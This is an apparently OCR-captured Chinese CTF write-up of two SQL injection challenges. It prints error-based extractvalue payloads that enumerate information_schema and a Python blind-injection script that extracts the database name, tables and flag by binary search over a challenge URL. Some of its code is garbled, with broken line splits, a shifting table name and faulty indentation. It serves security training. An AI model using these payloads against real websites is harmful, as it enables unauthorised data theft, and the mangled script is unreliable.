
```
'or(extractvalue(1,concat(0x7e,(select(table_name)from(information_schema.tables)
where(table_schema)like("geek")))))#
```

只有一张H4rDsqr1表

```
'or(extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)
where(table_name)like("H4rDsqr1")))))#
```

还是三个字段id username password

```
'or(extractvalue(1,concat(0x7e,(select(password)from(geek.H4rDsqr1)where(id)like('1')))))#
```



flag{2c865432-7ec2-4a99-af83-dc

substr函数过滤了用right()函数

```
'or(extractvalue(1,concat(0x7e,(select(right(password,15))from(geek.H4rDsQ1)where(id)like('1')))))#
```

拿到flag{2c865432-7ec2-4a99-af83-dc9608b9ac7f}

## 极客大挑战FinalSQL

根据提示可以知道，本题使用盲注，用python跑就完了

如果id超出了范围，那就是ERROR!!! 表示语法是正确的

如果id输入违法，那就是Error! 表示语法错误

```
import requests

def attack_database():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
            payload = "1^(ascii(substr(database(),%d,1))>%d)#"%(i,mid)
            s = requests.session()
            url = url_load + payload
            r = s.get(url)
            if "ERROR" in r.text:
                low = mid + 1
            else:
                high = mid
                mid = (low+high)//2
            if mid == 32:
                break

        name = name + chr(mid)
    print("database_name: " + name)

def attack_table():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
```

```

while low<high:
    payload = "1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(tab
le_schema)='geek'),%d,1))>%d)#"%(i,mid)
    s = requests.session()
    url = url_load + payload
    r = s.get(url)
    if "ERROR" in r.text:
        low = mid + 1
    else:
        high = mid
    mid = (low+high)//2
if mid == 32:
    break

    name = name + chr(mid)
print("table_name: " + name)

def attack_columns():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
            payload = "1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(t
able_name)='F1naI1y'),%d,1))>%d)#"%(i,mid)
            s = requests.session()
            url = url_load + payload
            r = s.get(url)
            if "ERROR" in r.text:
                low = mid + 1
            else:
                high = mid
            mid = (low+high)//2
        if mid == 32:
            break

            name = name + chr(mid)
print("column: " + name)

def attack_flag():
    name = ""
    url_load = "http://a6fde7aa-ddb8-435a-8131-c3b750065b8b.node4.buuoj.cn/search.php?id="
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low<high:
            payload = "1^(ascii(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)#"%(i,mid)
            s = requests.session()
            url = url_load + payload
            r = s.get(url)
            if "ERROR" in r.text:
                low = mid + 1
            else:
                high = mid
            mid = (low+high)//2
        if mid == 32:
            break

```

```
name = name + chr(mid)
print("flag: " + name)
```

```
sql_script — clay0x7779@Coke — ...ct/sql_script — -zsh - -zsh — 196x56
~/project/sql_script
> python3 sql_ctf.py
database_name: geek
table_name: Finally,Flaaaaag
column: id,username,password
flag: c14y_is_really_amazing,telcom_to_my_blog,http://www.c14y.top,http://Pww.c14y.top,http://www.c14y.top,http://www.c14y.top,welcom_to_Syclover,c13y_really_need_a_girlfriend,flag{f3a48bc8-b694-4f30-a20d-bf450046f6aa}
~/project/sql_script 4m 41s
>
```

因为热爱所以坚持!